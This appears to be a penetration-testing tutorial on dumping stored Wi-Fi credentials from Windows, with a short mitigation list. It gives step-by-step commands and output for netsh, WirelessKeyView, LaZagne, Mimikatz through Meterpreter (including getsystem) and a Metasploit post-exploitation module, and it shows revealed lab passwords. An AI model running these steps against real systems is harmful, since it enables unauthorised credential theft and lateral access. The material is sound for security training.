



CREDENTIAL DUMPING

WIRELESS

Contents

What is Credential Dumping?	3
Credential Dumping in Real Life	3
Credential Dumping Methods	3
Manual Credential Dumping	3
Credential Dumping using netsh	4
Credential Dumping using WirelessKeyView	7
Credential Dumping using Wifi Network Properties	7
Credential Dumping using LaZagne	8
Credential Dumping using Mimikatz	10
Credential Dumping using Metasploit Framework	12
Mitigation	13

What is Credential Dumping?

When the term "password cracking" is used in the cyber world, it is being used as a broad concept as it shelters all the methods related to attacking/dumping/retrieving passwords of the victim/target. But today, in this post we will solely focus on a technique called "credential dumping."

Credential dumping is said to be a technique through which usernames and passwords are extracted from any login account on the target system. It is this technique that allows an attacker to get credentials for multiple accounts from one person. And these credentials can be for anything, such as a bank, email account, social media account, or wireless network.

Credential Dumping in Real Life


When an attacker has access to the target system, and through that access, they successfully retrieve the whole bunch of their credentials. Once you are inside the target's system, there are multiple methods to retrieve the credentials of a particular thing. For instance, to redeem all the names and passwords of the wireless networks to which the operating system has connected, there are various methods that an attacker can use, and we will try to cover all of those methods here in our article. Another thing to focus on is that this dumping of credentials can be done both in internal penetration testing and external penetration testing. It depends on the methodology, perspective, or subjectivity of the attack on the basis of which the best suitable method can be decided.

Credential Dumping Methods

Just like the instance presented above, we will explore various methods to dump wireless credentials from a system in this article. So, let's get started, shall we?

Manual Credential Dumping

All the Wi-Fi password with their respective SSID are stored in an XML file. The location of these files is **C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces*****. Here, you will find that SSID of wifi is saved in clear text whereas passwords are stored as keys.



Credential Dumping using netsh

Netsh is a scripting utility provided by Microsoft itself. It can be used both at the command prompt and in Windows PowerShell. Netsh is short for "network shell." When executed, it provides detailed information about the configuration of the network that the system ever had; including revealing the credentials of wireless networks that it has ever been connected to. This utility comes with various parameters that can be used to get various pieces of information as per the requirement. This method can be used both in internal and external penetration testing as netsh commands can be executed both locally and remotely.

To get the list of the SSIDs that the device has been connected to, use the following command:

```
netsh wlan show profiles
```

```
C:\WINDOWS\system32>netsh wlan show profiles ↵
```

```
Profiles on interface Wi-Fi:
```

```
Group policy profiles (read only)
```

```
-----  
<None>
```

```
User profiles
```

```
-----  
All User Profile      : Meterpreter  
All User Profile      : Linuxlab  
All User Profile      : Pentest Lab  
All User Profile      : Igtech
```

And as a result of the above command, you can see the names of the Wi-Fi networks that the system was connected to in the past or present, such as Meterpreter, Linuxlab, etc. The same has been demonstrated in the image above. Further, to know the passwords of any one of the mentioned SSIDs, use the following command:

```
netsh wlan show profile name=<SSID Name> key=clear
```

```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear ↩
```

```
Profile Meterpreter on interface Wi-Fi:
```

```
=====
```

```
Applied: All User Profile
```

```
Profile information
```

```
-----
```

```
Version           : 1
Type              : Wireless LAN
Name              : Meterpreter
Control options   :
    Connection mode : Connect automatically
    Network broadcast : Connect only if this network is broadcasting
    AutoSwitch      : Do not switch to other networks
    MAC Randomization : Disabled
```

```
Connectivity settings
```

```
-----
```

```
Number of SSIDs   : 1
SSID name         : "Meterpreter"
Network type      : Infrastructure
Radio type        : [ Any Radio Type ]
Vendor extension   : Not present
```

```
Security settings
```

```
-----
```

```
Authentication    : WPA2-Personal
Cipher            : CCMP
Authentication    : WPA2-Personal
Cipher            : GCMP
Security key       : Present
Key Content       : ignite@321
```

```
Cost settings
```


```
-----
```

```
Cost              : Unrestricted
Congested         : No
Approaching Data Limit : No
Over Data Limit   : No
Roaming           : No
Cost Source       : Default
```

And just like it is shown in the image above, the result of the above command will give you the password.

Credential Dumping using WirelessKeyView

A wireless key view is a simple software that accesses the XML files where wireless passwords are stored and reveals them in cleartext. This tool was developed to recover lost or forgotten passwords on a wireless network. This is the perfect method for credential dumping in internal network penetration testing. To utilise this method, simply download the tool from here and run it. You will get all the Wi-Fi names and their passwords as shown in the image below:




The screenshot shows the WirelessKeyView application window. It has a menu bar (File, Edit, View, Options, Help) and a toolbar. Below the toolbar is a table with the following columns: Network Name..., Key Type, Key (Hex), Key (Ascii), and Adapter Name. The table lists 19 wireless networks. The network 'Meterpreter' is selected, and its key 'ignite@321' is highlighted in the 'Key (Ascii)' column. The status bar at the bottom indicates '19 key(s), 1 Selected' and provides the NirSoft Freeware website URL.

Network Name...	Key Type	Key (Hex)	Key (Ascii)	Adapter Name
ai	WPA2-PSK	4735355447596d644a4700		Intel(R) Wireless-AC 9
DI	WPA2-PSK	e0d6d9212d73c066eee258632af99b47b...		Microsoft Wi-Fi Direct
Gi	WPA2-PSK	616172617673687265796100		Intel(R) Wireless-AC 9
H	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
H	WPA2-PSK	50454e7465737440313233343500		Intel(R) Wireless-AC 9
ig	WPA2-PSK	72616a313233343500		Intel(R) Wireless-AC 9
Ig	WPA2-PSK	69676e6974654067737431323300		Intel(R) Wireless-AC 9
Ji	WPA2-PSK	3332726d337a6136656800		Intel(R) Wireless-AC 9
kz	WPA2-PSK	31323334353637383900		Intel(R) Wireless-AC 9
Li	WPA-PSK	49676e697465406c696e757800		Intel(R) Wireless-AC 9
Meterpreter	WPA2-PSK	69676e6974654033323100	ignite@321	Intel(R) Wireless-AC 9
Or	WPA2-PSK	32387365703139383900		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	61617263686569313233343500		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	69676e6974654039383700		Intel(R) Wireless-AC 9
PC	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
ra	WPA2-PSK	7261646865793139393200		Intel(R) Wireless-AC 9
SAI	WPA2-PSK	7177657274794031323300		Intel(R) Wireless-AC 9
Sin	WPA2-PSK	707374706c31323339383700		Intel(R) Wireless-AC 9
TP-	WPA2-PSK	323438393838343300		Intel(R) Wireless-AC 9

Credential Dumping using Wifi Network Properties

Our next method is manual. It is good when you are introduced to the network to work on, but for some reason, the password for the network isn't revealed to you. Then you can use this method, as it falls under the category of internal penetration testing methodology. To reveal the password of a wireless network manually, go to **Control Panel > Network and Internet > Network and Sharing Center** and then click on **Wi-Fi (*SSID*)**. A dialogue box will open. In that box, click the **Wireless Properties** button in the upper pane. Next, go to the Security tab, and you will see the password there just as it is shown in the image below:



Credential Dumping using LaZagne

LaZagne is an open-source tool that was developed to retrieve all the passwords stored on your machine. We have covered LaZagne in our other article, which you can read [here](#). In our experience, LaZagne is an amazing tool for credential dumping and is the best tool to be used for external penetration testing. To extract the Wi-Fi password with LaZagne, simply download the tool from [here](#) and run it remotely using the following command:

```
lazagne.exe wifi
```


! BANG BANG !

```
##### User: Raj #####
```

```
[+] Password found !!!  
Authentication: WPA2PSK  
Protected: true  
SSID: ignit  
Password: raj12345
```

```
[+] Password found !!!  
Authentication: WPA2PSK  
Protected: true  
SSID: PcapTest  
Password: a809b3c44970e04
```

After running the above command, all the Wi-Fi-related passwords with their respective SSID will be extracted.

Credential Dumping using Mimikatz

Another method that can be very useful in external penetration testing is using Mimikatz. We have covered various features of Mimikatz in our other post, which you can find [here](#). Once you have the victim's session, use the following commands to get the passwords:

```
getsystem  
load kiwi  
wifi_list_shared
```

```

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

```

[!] Loaded x86 Kiwi on an x64 architecture.

Success.

```
meterpreter > wifi_list_shared
```

```

{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
=====

```

Name	Auth	Type	Shared Key
DIRECT-MNDESKTOP-KDBNJ3BmscT	WPA2PSK	Unknown	???!-s?f??Xc*??G?b@F?h

State: Unknown

```

{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
=====

```

Name	Auth	Type	Shared Key
Geet	WPA2PSK	Unknown	
HACKER	WPA2PSK	Unknown	
HUAWEI	WPA2PSK	Unknown	
Igtech	WPA2PSK	Unknown	
JioFi3_42994E	WPA2PSK	Unknown	
L920_1230018836	open	Unknown	
Linuxlab	WPAPSK	Unknown	
Meterpreter	WPA2PSK	Unknown	ignite@321
OnePlus 5T	WPA2PSK	Unknown	
POCO PHONE	WPA2PSK	Unknown	
Pentest	WPA2PSK	Unknown	
Pentest Lab	open	Unknown	
Pentest Lab	WPA2PSK	Unknown	
SAI RAM1	WPA2PSK	Unknown	
Sinos	WPA2PSK	Unknown	
TP-LINK_B62A	WPA2PSK	Unknown	
airtel_FA1681	WPA2PSK	Unknown	
ignit	WPA2PSK	Unknown	
radha madhav	WPA2PSK	Unknown	

And very easily you will have all the passwords at your service as shown in the image above.

Credential Dumping using Metasploit Framework

Then our next method is to use Metasploit to retrieve the desired passwords. As all of us know, Metasploit is a framework that provides us with already constructed exploits to make pentesting convenient. It is an amazing platform for beginners and experts in the hacking and pentesting world.

Now, to dump credentials, there is an in-built post exploit in Metasploit. To run the said exploit; go to the terminal of Metasploit by typing `msfconsole` and get the session of you to the target system using any exploit you prefer. And then background the session using the post-exploit to extract the desired Wi-Fi credentials by using the following commands:

```
use post/windows/wlan/wlan_profile
set session 1
exploit
```

```

msf5 > use post/windows/wlan/wlan_profile
msf5 post(windows/wlan/wlan_profile) > set session 1
session => 1
msf5 post(windows/wlan/wlan_profile) > exploit

[+] Wireless LAN Profile Information
GUID: {ed0157a2-e4f9-429e-9767-4d8d1c48ef9b} Description: Intel(R) Wireless-AC 9560 160MHz
Profile Name: Meterpreter
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name>Meterpreter</name>
  <SSIDConfig>
    <SSID>
      <hex>4D65746572707265746572</hex>
      <name>Meterpreter</name>
    </SSID>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>auto</connectionMode>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>>false</protected>
        <keyMaterial>ignite@321</keyMaterial>
      </sharedKey>
    </security>
  </MSM>
  <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
    <enableRandomization>>false</enableRandomization>
    <randomizationSeed>4173769958</randomizationSeed>
  </MacRandomization>
</WLANProfile>

```

And just as it is shown in the image above, you will have your credentials.

Mitigation

There are various measures that you can follow in order to protect yourself from credential dumping attacks. These measures are given below:

- Keep you employees/employers aware
- DO NOT use default SSID of a wireless network
- Do not save the passwords on the system
- Always reconnect to a Wi-Fi manually.
- Have a different network for guests

- Use VPN
- Change your Wi-Fi password regularly
- Use a different IP address instead of the default one
- Make sure your modems don't have reset button as most of the modems come with the reset button. When the said button is pressed, it brings back the default settings which doesn't have any security layer and allows anyone to connect.

So, these were the methods to dump wireless credentials. Apply the suggested mitigation to your systems or networks in order to keep yourself safe from attackers. I hope these were useful and keep tuning in for various hacking techniques!

JOIN OUR TRAINING PROGRAMS

